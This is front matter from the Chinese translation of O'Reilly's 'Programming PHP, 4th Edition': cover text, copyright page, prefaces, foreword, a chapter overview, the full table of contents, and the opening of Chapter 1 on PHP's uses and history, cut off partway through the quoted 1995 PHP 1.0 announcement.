O'REILLY®


Broadview®
www.broadview.com.cn

第4版
涵盖PHP 7.4

PHP编程

Programming PHP, 4th Edition

创建动态网页



[美] Kevin Tatroe,
[加] Peter MacIntyre 著
Michael Stowe 作序
卢涛 李颖 译

中国工信出版集团
電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

O'REILLY®

PHP编程（第4版）

为什么PHP是世界上使用广泛的Web开发语言之一？本书讲述了使用PHP 7.4的新功能创建高效Web应用程序所需的所有知识。本书从语言概览开始，然后深入研究语法、编程技术和其他细节，并举例说明了PHP的正确用法和常见习惯。

本书以简单明了的方式提供了许多编程样式贴士和实用编程建议，只要具备HTML的基础知识，在本书的帮助下，你就有可能成为顶尖的PHP程序员。

- 了解使用PHP程序时可能发生的情况
- 学习语言基础，包括数据类型、变量、操作符和流控制语句
- 探索函数、字符串、数组和对象
- 应用常见的Web应用程序技术，例如，表单处理、数据验证、会话跟踪和cookie
- 与关系数据库（如MySQL）或NoSQL数据库（如MongoDB）进行交互
- 生成动态图片、创建PDF文件并解析XML文件
- 学习安全脚本、错误处理、性能调优和其他高级主题
- 快速查询PHP核心函数和标准扩展

“PHP 7复兴了PHP生态系统，提供了强劲的性能和备受期待的功能的强大组合。如果你在寻找一本可以帮助你发掘这一潜力的图书，那么本书让你一旦拥有，别无所求！”

——Zeev Suraski
PHP语言的联合创造者

Kevin Tatroe作为工程师在Web技术栈和苹果平台上耕耘近30年，致力于开发网站以及移动端、桌面端和电视应用程序。他对允许进行快速迭代、实验和高度开放的架构技术很感兴趣。

Peter MacIntyre拥有30多年的IT工作经验，主攻PHP和Web技术领域。他撰写了*PHP: The Good Parts*（O'Reilly）、*Pro PHP Programming*（APress）、*WordPress Development In Depth*（PHP|Architect）等图书和其他一些文章。

图书分类：编程语言/PHP

责任编辑：许艳
封面设计：Karen Montgomery 张健

Broadview®
WWW.BROADVIEW.COM.CN
PHEI

O'Reilly Media, Inc.授权电子工业出版社出版

此简体中文版仅限于中国大陆（不包含中国香港、澳门特别行政区和中国台湾地区）销售发行
This Authorized Edition for sale in the mainland of China (excluding Hong Kong, Macao SAR and Taiwan)

ISBN 978-7-121-40463-4

定价：109.00元

O'REILLY®

PHP编程（第4版）

Programming PHP, 4th Edition

[美] Kevin Tatroe
[加] Peter MacIntyre 著
Michael Stowe 作序
卢涛 李颖 译

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

PHP 是一种被广泛使用的 Web 编程语言，它简单易用，而且与时俱进，不断提升性能。本书基于 PHP 7.4，深入介绍 PHP 编程技术，涵盖了 PHP 所有基本的要点，包括语言基础、常见的 Web 应用程序技术、数据库交互技术，以及安全脚本、错误处理、性能调优和跨平台开发等高级主题。作者言简意赅，用大量实例解释 PHP 语言的要素和运行机制，教授如何使用 PHP 7.4 的最新特性创建高效的 Web 应用。无论你是初学 PHP，还是已经具备一定 PHP 的基础知识想继续深入，这本书都很适用。

© 2020 by Kevin Tatroe and Peter MacIntyre. All rights reserved.

© 2021 year of first publication of the Translation Publishing House of Electronics Industry Co., Ltd.

Authorized translation of the English edition of Programming PHP, 4th Edition © 2020 O'Reilly Media, Inc. This translation is published and sold by permission of O'Reilly Media, Inc., which owns or controls all rights to publish and sell the same.

本书简体中文版专有出版权由 O'Reilly Media, Inc. 授予电子工业出版社。未经许可，不得以任何方式复制或抄袭本书的任何部分。专有出版权受法律保护。

版权贸易合同登记号　图字：01-2020-5761

图书在版编目（CIP）数据

PHP编程：第4版 /（美）凯文·塔特罗（Kevin Tatroe），（加）彼得·麦金太尔（Peter MacIntyre）著；卢涛，李颖译. —北京：电子工业出版社，2021.1
书名原文：Programming PHP, 4th Edition
ISBN 978-7-121-40463-4

Ⅰ. ①P… Ⅱ. ①凯… ②彼… ③卢… ④李… Ⅲ. ①PHP语言—程序设计 Ⅳ. ①TP312.8

中国版本图书馆CIP数据核字（2021）第007635号

责任编辑：许　艳
封面设计：Karen Montgomery　张　健
印　　刷：北京京师印务有限公司
装　　订：北京京师印务有限公司
出版发行：电子工业出版社
　　北京市海淀区万寿路173信箱　　邮编：100036
开　　本：787×980　1/16　　印张：31.5　　字数：690千字
版　　次：2015年3月第1版（原著第3版）
　　2021年1月第2版（原著第4版）
印　　次：2021年1月第1次印刷
定　　价：109.00元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888，88258888。

质量投诉请发邮件至zlts@phei.com.cn，盗版侵权举报请发邮件至dbqq@phei.com.cn。

本书咨询联系方式：（010）51260888-819，faq@phei.com.cn。

O'Reilly Media, Inc.介绍

O'Reilly以“分享创新知识、改变世界”为己任。40多年来我们一直向企业、个人提供成功所必需之技能及思想，激励他们创新并做得更好。

O'Reilly业务的核心是独特的专家及创新者网络，众多专家及创新者通过我们分享知识。我们的在线学习（Online Learning）平台提供独家的直播培训、图书及视频，使客户更容易获取业务成功所需的专业知识。几十年来O'Reilly图书一直被视为学习开创未来之技术的权威资料。我们每年举办的诸多会议是活跃的技术聚会场所，来自各领域的专业人士在此建立联系，讨论最佳实践并发现可能影响技术行业未来的新趋势。

我们的客户渴望做出推动世界前进的创新之举，我们希望能助他们一臂之力。

业界评论

“O'Reilly Radar博客有口皆碑。”

——Wired

“O'Reilly凭借一系列非凡想法（真希望当初我也想到了）建立了数百万美元的业务。”

——Business 2.0

“O'Reilly Conference是聚集关键思想领袖的绝对典范。”

——CRN

“一本O'Reilly的书就代表一个有用、有前途、需要学习的主题。”

——Irish Times

“Tim是位特立独行的商人，他不光放眼于最长远、最广阔的领域，并且切实地按照Yogi Berra的建议去做了：‘如果你在路上遇到岔路口，那就走小路。’回顾过去，Tim似乎每一次都选择了小路，而且有几次都是一闪即逝的机会，尽管大路也不错。”

——Linux Journal

献给 Jenn。

—KT

谨以此书献给我美丽的妻子，Dawn Etta Riley。我爱你！

—PBM

对本书的赞誉

PHP 7 复兴了 PHP 生态系统，提供了强劲的性能和备受期待的功能的强大组合。如果你在寻找一本可以帮助你发掘这一潜力的图书，那么本书让你一旦拥有，别无所求！

—Zeev Suraski，PHP 语言的联合创造者

通过选择本书，你不仅迈出了学习 PHP 及其基础知识的第一步，而且还迈入了网站和 Web 应用程序开发的未来。因为对 PHP 编程语言以及你可以使用的工具有了坚实了解，现在对你的前途的唯一限制，只剩你的想象力和你对继续成长并融入社区的意愿。

— Michael Stowe，作家、演讲家和技术专家

本书涵盖你希望在编程语言图书中获得的所有详细信息，并包含更多资深高手感兴趣的高级话题。

— James Thoms，ClearDev 的高级开发人员

译者序

PHP 即超文本预处理器，是一种通用的开源脚本语言。PHP 是在服务器端执行的脚本语言，与 C 语言类似，是常用的网站编程语言。PHP 吸收了 C、Java、Perl 的部分语法特点，并结合自创的语法形成了其独特的语法。PHP 易于学习，使用广泛，主要用于 Web 开发领域。在 LAMP（Linux 操作系统 +Apache 网络服务器 +MySQL 关系数据库 +PHP 脚本语言）应用框架被提出之后，PHP 迅速得到人们的认可并流行起来。这个强大的组合使得 Web 开发人员基本上不需要什么成本负担，就能开发出功能强大的 Web 应用程序。

我首次接触 PHP 可以追溯到 2000 年左右，那时 PHP 4.0 刚发布不久，我使用在它上面运行的 phpMyAdmin 工具来管理 MySQL 数据库，还用它编写过一个小型问卷系统。经过与 JSP、.NET 等语言进行比较，我觉得 PHP 是最容易入门的，写法也十分自由，开发效率很高。PHP 虽然开源，但功能和性能丝毫不弱于收费的竞品。

时至今日，还有许多网站，包括我经常访问并担任版主的 ITPUB 论坛，仍然运行在 PHP 之上。不久前，单位的电子邮件系统也从微软 Exchange 系统迁移到了 PHP 生态之上。2020 年 10 月，在 TIOBE 排行榜上，PHP 排名第 8，比 2019 年 10 月又上升了一位。这一切都说明，PHP 仍然有强大的生命力和广泛的用途，今天学习 PHP 仍然能够大有作为。

本书的上一版出版于 2013 年，两位作者梳理和总结了 PHP 语言第 7 版的新特性，将其更新到这一版中，在保持本书实用性的同时，又反映了软件的最新发展方向，便于读者用新的方法更高效地编写风格更现代的应用程序。

通过学习本书，读者将学会如何使用 PHP 和关系数据库或 NoSQL 数据库来建立更具可扩展性的高性能网站，如何利用 PHP 提供的各种 Web 应用程序技术构建更有效的网页和应用程序，以及如何把这二者与安全技术结合在一起提供卓越的下一代 Web 解决方案。

我们的儿子卢令一，目前是一名小学六年级的学生，他努力好学，对计算机编程很感兴趣，

希望本书出版后他也能从中学到有用的知识。

感谢电子工业出版社张春雨、许艳编辑对我们的信任，让我们承担本书的翻译工作。感谢刘舫编辑，对译文做了大量审核和润色工作，使本书文字更加准确、流畅。

最后，希望这本书能对读者有所助益。但由于我们经验和水平有限，译文中难免有不妥之处，恳请读者批评指正!

卢涛　李颖

2020 年 11 月 2 日

序

很难相信，距我阅读第一本 PHP 图书已经将近 20 年了。我对编程很感兴趣，而且不限于 Netscape Composer 和静态 HTML。我知道 PHP 能使我创建更智能的动态网站，以及存储和获取数据以创建交互式 Web 应用程序。

那时我不知道用 PHP 解锁这些新功能的旅程会把我带向何方，也没料到 20 年后 PHP 能发展成为 80% 的网站提供支持的编程语言，并得到世界上最友善、最友好、最吸引人的社区之一的支持。

千里之行，始于足下。通过选择 Kevin Tatroe 和 Peter MacIntyre 编写的《PHP 编程》这本书，你不仅迈出了学习 PHP 及其基础知识的第一步，而且还迈入了网站和 Web 应用程序开发的未来。因为对 PHP 编程语言以及你可以使用的工具有了坚实了解，现在对你的前途的唯一限制，只剩你的想象力和你对继续成长并融入社区的意愿。这是你的旅程，它拥有无限的可能性，由你来定义未来。

当你准备开始这一段旅程时，我想分享一些建议。

首先，请将每一章都付诸实践，并尝试采用不同的方法，不要害怕破坏某些东西或遭受失败。虽然本书将为你奠定坚实的理论基础，但仍需你亲自探索这门语言，并找到新的创造性方法将它所有的组件组合在一起。

我的第二条建议是，请积极投身于 PHP 社区的活动。尽可能地利用在线社区、用户组和 PHP 会议。当你尝试新事物时，请与社区分享，以获取他们的反馈和建议。

你肯定会找到一个支持你的社区，因为他们是一群最优秀的人，希望你成功并且非常乐意花时间帮助你走过整个旅程，而且你还将建立持续学习的基线，这可以帮助你更快地

掌握 PHP 的核心技能，并使你掌握最新的编程理论、技术、工具和变化。

借此，我想成为第一个欢迎你并祝你旅途愉快的人，没有比从阅读本书来开始这段旅程更好的方式了！

Michael Stowe，作家、演讲家和技术专家

2020 年冬，加利福尼亚州旧金山

前言

目前，网站是企业和个人沟通的主要媒介。网站上有人造卫星拍摄的地球全貌图片、对外太空生命的探索、家庭相册、电商购物车和产品列表，以及更多的东西。很多网站都是用 PHP 驱动的，它是一门为 HTML 而生的开源脚本语言。

自 1994 年问世以来，PHP 以其惊人的发展风靡网络并延续至今。数百万个网站使用 PHP 制作，足以证明它的流行和易用。每天人们都可以学习 PHP 并且用它来构建强大的动态网页。

PHP 7 以后的语言内核突出了强大的字符串和数组处理工具，还有对面向对象的强大支持和优化。用标准和可选的扩展模块，PHP 应用可以和 MySQL 或 Oracle 数据库交互、画图、创建 PDF 文件和解析 XML 文件。你可以在 Windows 中运行 PHP，它可以让你控制其他 Windows 应用程序，例如，用 COM 调用 Word 和 Excel，或者使用 ODBC 和数据库交互。

这本书是 PHP 语言的指南。当读完本书后，你会知道 PHP 语言如何工作、如何使用标准 PHP 中的强大扩展模块以及如何设计自己的 PHP 网页程序。

读者对象

PHP 是一个文化熔炉。网页设计师会感谢它的易用性和便利性，程序员会感谢它的易扩展性、功能强大、多样性和速度。这两类人都需要清晰、准确地使用 PHP。如果你是一名（Web）程序员，这本书适合你。我们展示了 PHP 语言的蓝图，并且不浪费你的时间来讨论具体的例子。许多例子都有详细的解释，实用的编程建议和代码风格提示能使你不仅成为一名 PHP 程序员，而且会成为优秀的 PHP 程序员。

如果你是一名网页设计师，会感受到本书对具体技术给出的清晰有用的指引，比如 XML 文件、会话、生成 PDF 文件和图片等。你可以快速获取所需要的信息，在语言的相关章

节，我们用简单的术语表达了基本的编程原则。

此版图书已经过全面的修订以涵盖最新的 PHP 7.4 的特性。

前提

本书假设你有 HTML 的工作经验，如果你不了解 HTML，那么需要在学习 PHP 之前从一些简单的网页获得一些经验。更多关于 HTML 的信息，我们推荐阅读 Chuck Musciano 和 Bill Kennedy 编写的 *HTML & XHTML: The Definitive Guide* 一书(已由 O'Reilly 出版)。

本书内容

我们精心编排了本书内容，你可以从开始顺序阅读或者直接挑选感兴趣的主题阅读。全书共有 18 章和 1 个附录。

第 1 章，PHP 介绍

讲述 PHP 的历史并概述可以用 PHP 程序做什么。

第 2 章，语言基础

PHP 编程元素的简明指南，比如标识符、数据类型、操作符和流控制语句。

第 3 章，函数

讨论用户定义的函数，包含作用域、可变长度参数列表、可变函数和匿名函数。

第 4 章，字符串

涵盖在使用 PHP 代码构建、解析、搜索和修改字符串时需要使用的函数。

第 5 章，数组

介绍使用 PHP 代码构建、处理数组和数组排序时需要使用的函数和详细注释。

第 6 章，对象

涵盖 PHP 的面向对象的新特性。在本章中，你会了解类、对象、继承和自省。

第 7 章，日期和时间

讲述 PHP 如何处理日期和时间，比如时区和日期运算。

第 8 章，Web 技术

讨论大部分 PHP 程序员实际需要用到的技术，例如，处理表单、维护状态以及处理 SSL。

第 9 章，数据库

讨论 PHP 使用的数据库的模块和函数，并使用 MySQL 数据库作为例子；同时，涵盖了 SQLite 数据库引擎和新的 PDO 接口，还包括 NoSQL 的概念。

第 10 章，图片

示范如何用 PHP 创建和修改不同格式的图片文件。

第 11 章，PDF

解释如何用 PHP 程序创建动态的 PDF 文件。

第 12 章，XML

介绍用来生成和解析 XML 数据的 PHP 扩展。

第 13 章，JSON

涵盖 JavaScript 对象表示法（JSON），它是一种标准化的、极度轻量的和人类可阅读的数据交换标准。

第 14 章，安全

为程序员创建安全的脚本提供有价值的建议和引导。你会了解最佳编程实践，帮你避免会带来灾难的错误。

第 15 章，应用技术

介绍各种编程技术，如实现代码库、用独特的方法处理输出和错误。

第 16 章，网页服务

介绍通过 REST 工具和云连接处理与外部通信的技术。

第 17 章，调试 PHP

讲述调试 PHP 代码的技术和如何编写可调试的 PHP 代码。

第 18 章，不同平台的 PHP

讲解 Windows 中的 PHP 技巧和陷阱，还会讲到 Windows 中的特性，如 COM。

附录 A

PHP 所有核心函数的快速参考。

本书约定

本书使用如下印刷约定：

斜体（*Italic*）

表示新的术语、URL、邮件地址、文件名和文件扩展名。

等宽字体（`Constant width`）

用来表示程序代码清单，也会在一个普通段落中用来表示变量、函数名、数据库、数据类型、环境变量、表达式以及关键字。

等宽加粗字体（**`Constant width bold`**）

表示命令或者用户必须按原样正确输入的文本。

等宽斜体（*`Constant width italic`*）

用户必须替换为自己的值或者依据上下文而定的值的文本。

这个图标表示提示、建议、一般性标注、警告或注意。

O'Reilly 在线学习（O'Reilly Online Learning）

40 多年来，O'Reilly Media 为许多企业提供技术咨询、商业培训、知识和洞察力，帮助企业获得成功。

我们独特的专家和创新者网络会通过图书、文章、会议和在线学习平台分享他们的知识和专长。O'Reilly 的在线学习平台可以让你按需访问在线培训课程、深度学习路径、交互式编程环境，以及来自 O'Reilly 和 200 多个其他出版商的大量文章和视频。更多信息，请访问 *http://oreilly.com*。

如何联系我们

请将对本书的评价和存在的问题通过如下地址告知出版者。

美国：

O'Reilly Media, Inc.

1005 Gravenstein Highway North

Sebastopol, CA 95472

中国：

北京市西城区西直门南大街 2 号成铭大厦 C 座 807 室（100035）

奥莱利技术咨询（北京）有限公司

O'Reilly 的每一本书都有专属网站，你可以在那里找到本书的相关信息，包括勘误列表示例代码以及其他信息。本书的网址是：

https://oreil.ly/programming-PHP-4e

对于本书的评论和技术性的问题，请发送电子邮件到：

bookquestions@oreilly.com

关于我们的书籍、课程、会议和新闻的更多信息，请参阅我们的网站 *http://www.oreilly.com*。

在 Facebook 上找到我们：*http://facebook.com/oreilly*

在 Twitter 上关注我们：*http://twitter.com/oreillymedia*

在 YouTube 上观看我们：*http://www.youtube.com/oreillymedia*

致谢

Kevin Tatroe

再次感谢每个将代码提交到 PHP 代码库和用 PHP 编写代码的人，感谢你们对 PHP 生态系统做出的贡献——你们创造了 PHP 的昨天和今天，还将继续创造 PHP 的明天。

感谢我的父母，他们曾为了给我买一个小乐高组合而经历漫长且可怕的飞行，他们所做的一切让我开始痴迷于创新和组织，使我保持放松的心态并不断受到鼓励，从而成长为今天的样子。

最后，第四次感谢 Jenn 和 Hadden 一直帮助和激励我。

Peter MacIntyre

首先，我想赞美主给我力量去面对每一天。他时刻激励着我，感谢和赞美这独特和迷人的激励。

感谢 Kevin，我们又一次合作编写了此书的新版本，感谢他的努力和专注让这个出版项目坚持到底。

感谢技术编辑帮我们筛选代码例子并测试它们，来保证我们“写的都是正确的”——Lincoln、Tanja、Jim 和 James——感谢!

最后，感谢我没有提及的 O'Reilly 公司为本书做出贡献的所有人——我不知道你们的名字，但是我知道你们必须做很多艰苦的工作才能把这样的项目完成。编辑、美术设计、排版、策划、市场营销等都是你们必须做的事情，我很感激你们所做的这一切。

读者服务

微信扫码回复：40463

- 获取本书相关资源
- 加入读者交流群，与更多读者互动
- 获取博文视点学院在线课程、电子书 20 元代金券
- 获取各种共享文档、线上直播、技术分享等免费资源

目录

第 1 章　PHP 介绍 1

PHP 可以做什么 1
PHP 的历史简述 2
　PHP 的演变 2
　PHP 的广泛使用 6
安装 PHP 7
PHP 的开发流程 7
　配置页面 8
　表单 9
　数据库 10
　图片 12
下一步 14

第 2 章　语言基础 15

词法结构 15
　大小写区分性 15
　语句和分号 15
　空白符和换行 16
　注释 17
　字面量 20
　标识符 20
　关键字 21
数据类型 22
　整型 22

浮点数 23
字符串 24
布尔型 26
数组 26
对象 28
资源 28
回调 29
NULL 30
变量 30
变量的变量 31
变量的引用 31
变量的作用域 32
垃圾收集 34
表达式和操作符 35
操作符的数目 37
操作符的优先级 37
操作符的结合性 38
隐式转换 38
算术操作符 39
字符串连接操作符 40
自动递增 / 自动递减操作符 40
比较操作符 41
位操作符 42
逻辑操作符 44
类型转换操作符 45
赋值操作符 46
其他操作符 47
流程控制语句 48
if 48
switch 51
while 53
for 55
foreach 57
try...catch 57

declare 58
exit 和 return 59
goto 59
包含代码 60
将 PHP 嵌入 Web 页面 62
标准（XML）风格 62
SGML 风格 64
直接输出内容 64
下一步 64

第 3 章　函数 65

调用函数 65
定义函数 66
变量作用域 68
全局变量 69
静态变量 70
函数参数 71
按值传递参数 71
按引用传递参数 71
默认参数 72
可变参数 72
遗漏参数 73
类型提示 74
返回值 75
可变函数 76
匿名函数 77
下一步 79

第 4 章　字符串 80

引用字符串常量 80
变量插值 80
单引号括起来的字符串 81
双引号括起来的字符串 81
here 文档 82

输出字符串 84
echo 84
print() 85
printf() 85
print_r() 和 var_dump() 87
访问单个字符 89
整理字符串 89
删除空白符号 89
改变大小写 90
编码和转义 91
HTML 91
URL 94
SQL 95
C 语言字符串编码 96
比较字符串 96
精确比较 97
近似相等 98
处理和查找字符串 100
子串 100
其他字符串函数 101
分解字符串 102
字符串查找函数 104
正则表达式 107
基础 107
字符类 108
选择性 109
重复序列 110
子模式 110
分隔符 111
匹配行为 111
字符类 112
锚 113
量词和贪婪 113
非捕获组 114

逆向引用 114
后缀选项 115
内联选项 116
前向断言和后向断言 117
剪切 118
条件表达式 119
正则表达式的相关函数 119
和 Perl 正则表达式的差别 124
下一步 125

第 5 章　数组 126

索引数组和关联数组 126
识别数组元素 127
在数组中存储数据 128
在数组末尾添加值 129
指定值的范围 130
获得数组大小 130
填充数组 130
多维数组 131
析取多个值 131
切割数组 132
数组分块 132
键（Key）和值（Value） 133
检查元素是否存在 134
在数组中删除和插入元素 135
数组和变量间的转换 136
从数组创建变量 136
从变量创建数组 137
遍历数组 137
foreach 结构 137
迭代器函数 138
使用 for 循环 140
为数组中的每个元素调用函数 140
数组归纳 141

查找元素值 142
排序 144
一次排序一个数组 144
按自然顺序排序 147
一次对多个数组进行排序 147
翻转数组 148
随机排序 149
作用于整个数组 149
计算数组元素的和 149
合并两个数组 150
计算两个数组的差 150
从数组中过滤元素 151
使用数组实现数据类型 151
集合 152
栈 152
实现迭代器接口 154
下一步 156

第 6 章 对象 157

对象概述 157
术语 158
创建一个对象 158
访问对象的属性和方法 159
声明一个类 161
声明方法 161
声明属性 164
声明类常量 165
继承 166
接口 167
trait 168
抽象方法 171
构造函数 172
析构函数 173
匿名类 173

自省 174
类检验 174
对象检验 176
自省程序示例 177
序列化 180
下一步 183

第 7 章 日期和时间 184

下一步 188

第 8 章 Web 技术 189

HTTP 基础 189
变量 190
服务器信息 191
处理表单 193
方法 193
参数 194
自处理页面 195
黏性表单 197
多值参数 198
黏性多值参数 200
文件上传 202
表单验证 203
设置响应标头 205
不同的内容类型 206
重定向 206
过期 206
认证 207
维护状态 208
cookie 209
会话 213
结合 cookie 和会话 216
SSL 217
下一步 217

第 9 章　数据库 218

使用 PHP 访问数据库 218
关系数据库和 SQL 219
PHP 数据对象 220
MySQLi 对象接口 224
检索数据用于显示 225
SQLite 226
文件级别的操作 230
MongoDB 238
检索数据 240
插入更复杂的数据 241
下一步 244

第 10 章　图片 245

在网页中嵌入图片 245
图片基本概念 247
创建和绘制图片 247
图片程序的结构 248
变更输出格式 249
图片格式支持测试 250
读取已有的文件 250
基本绘图函数 250
带文本的图片 252
字体 253
TrueType 字体 254
动态生成按钮 256
缓存动态生成的按钮 257
更快的缓存 258
图片缩放 260
颜色处理 262
使用 alpha 通道 263
颜色识别 265
真彩色索引 265
图片的文本形式 266
下一步 267

第 11 章 PDF 268
PDF 扩展 268
文件和页面 268
简单的示例 269
初始化文件 270
输出文本单元格 270
文本 270
坐标 270
文本属性 273
页眉、页脚和类扩展 275
图片和链接 277
表格和数据 279
下一步 282

第 12 章 XML 283
XML 快速入门 283
生成 XML 文件 285
解析 XML 文件 287
元素处理程序 287
字符数据处理程序 288
处理指令 289
实体处理程序 290
默认处理程序 291
选项 292
使用解析器 293
错误 294
方法作为处理程序 295
示例解析程序 296
用 DOM 解析 XML 文件 301
用 SimpleXML 解析 XML 文件 301
用 XSLT 转换 XML 文件 302
下一步 305

第 13 章 JSON 306
使用 JSON 306
序列化 PHP 对象 307
选项 309
下一步 310

第 14 章 安全 311
预防 311
过滤输入 311
转义输出 314
安全漏洞 319
跨站脚本 319
SQL 注入 319
文件名漏洞 321
会话固定 322
文件上传陷阱 323
未授权的文件访问 324
PHP 的代码问题 327
shell 命令弱点 328
数据加密问题 329
更多信息 329
安全概要回顾 329
下一步 330

第 15 章 应用技术 331
代码库 331
模板系统 332
处理输出 335
输出缓冲 335
压缩输出 337
性能调优 337
基准测试 338
剖析 340
优化执行时间 341

优化内存占用 342
反向代理和复制 342
下一步 344

第 16 章 网页服务 345

REST 客户端 345
响应 347
获取资源 348
更新资源 349
创建资源 349
删除资源 350
XML-RPC 351
服务器 351
客户端 353
下一步 354

第 17 章 调试 PHP 355

开发环境 355
预演环境 356
生产环境 356
php.ini 的配置 357
错误处理 358
错误报告 358
异常 360
错误抑制 360
触发错误 360
定义错误处理程序 361
手动调试 364
错误日志 366
IDE 调试 366
更多的调试技术 368
下一步 368

第 18 章　不同平台的 PHP 369

为 Windows 和 UNIX 编写可移植的代码 369

确定平台 369

跨平台处理路径 370

探索服务器环境 370

发送邮件 371

行尾处理 372

文件尾部处理 372

使用外部命令 373

访问特定平台扩展 373

COM 接口 373

背景 373

PHP 函数 375

API 规范 375

附录 A　函数参考 377

作者介绍 474

封面介绍 475

第 1 章

PHP介绍

PHP 是一种用于创建 HTML 内容的、容易上手且功能强大的语言。本章涵盖了 PHP 语言的基本背景，主要描述其特性、历史、运行平台以及配置方法。同时会简要介绍一些处理常规任务的 PHP 程序，例如数据处理、与数据库交互、创建图形界面等。

PHP 可以做什么

PHP 主要有以下两个方面的应用。

服务器端编程

PHP 最初被设计用来创建动态 Web 内容，现在它最擅长的还是这个任务。你需要 PHP 解析器，并需要通过一台 Web 服务器输出编码好的文件，从而生成 HTML 内容。PHP 语言也因在通过连接数据库输出动态内容、XML 文件、图形界面、Flash 动画、PDF 文件等很多方面有出色的表现，而变得非常流行。

命令行编程

PHP 可以在命令行上运行脚本，很像 Perl、awk 或者 UNIX shell 命令等。你可以使用命令行脚本执行备份操作、分析日志、CRON 作业任务等系统管理任务（作为非可视化的 PHP 任务）。

不过本书将重点讲解第一个方面：使用 PHP 语言开发动态 Web 内容。

PHP 可以运行在所有主流的操作系统上，包括 Linux、Free BSD、Ubuntu、Debian、Solaris 等 UNIX 变种系统，以及 Windows 和 macOS。PHP 可以用在所有主流的 Web 服务器上，包括 Apache、Nginx、OpenBSD 服务器等。它甚至还能用于快速发展中的云环境，例如，Azure 和 Amazon。

PHP 语言本身非常灵活，如你可以生成任何形式的文件，而不是局限于只输出 HTML 或者其他文本。同时其自身还内置了很多功能，支持 PDF 文件和 GIF、JPEG、PNG 等图片格式文件。

PHP 最显著的特点之一是其对数据库的广泛支持，其支持所有主流的数据库（包括 MySQL、PostgreSQL、Oracle、Sybase、MS SQL、DB2、ODBC 兼容数据库），甚至包括很多不知名的数据库。即使是最新的 NoSQL 式的数据库，如 CouchDB 和 MongoDB，它也同样支持。使用 PHP 从数据库动态读取内容，可使创建 Web 页面变得非常简单。

最后，PHP 提供了一个 PHP 代码库，用来执行一些常见任务：数据库抽象、错误处理等，另外还可以使用 PHP 扩展和应用程序库（PEAR）。PEAR 是一个分布式的、用于重用 PHP 组件的框架，关于它的信息请参见链接 1[注1]。

PHP 的历史简述

在 1994 年，Rasmus Lerdorf 设计了第一版 PHP，但是它和人们今天使用的 PHP 有很大的不同。了解 PHP 语言的演变历史，可以帮助你更好地了解 PHP 是如何发展到现在的。这里的故事要从 Rasmus 自己的邮件和丰富的评论说起。

PHP 的演变

这个是新闻组 *comp.infosystems.www.authoring.cgi* 在 1995 年发布的公告，宣布 PHP 1.0 发布：

```
From: rasmus@io.org (Rasmus Lerdorf)
Subject: Announce: Personal Home Page Tools (PHP Tools)
Date: 1995/06/08
Message-ID: <3r7pgp$aa1@ionews.io.org>#1/1
organization: none
newsgroups: comp.infosystems.www.authoring.cgi

个人主页工具（PHP Tools）1.0 版。

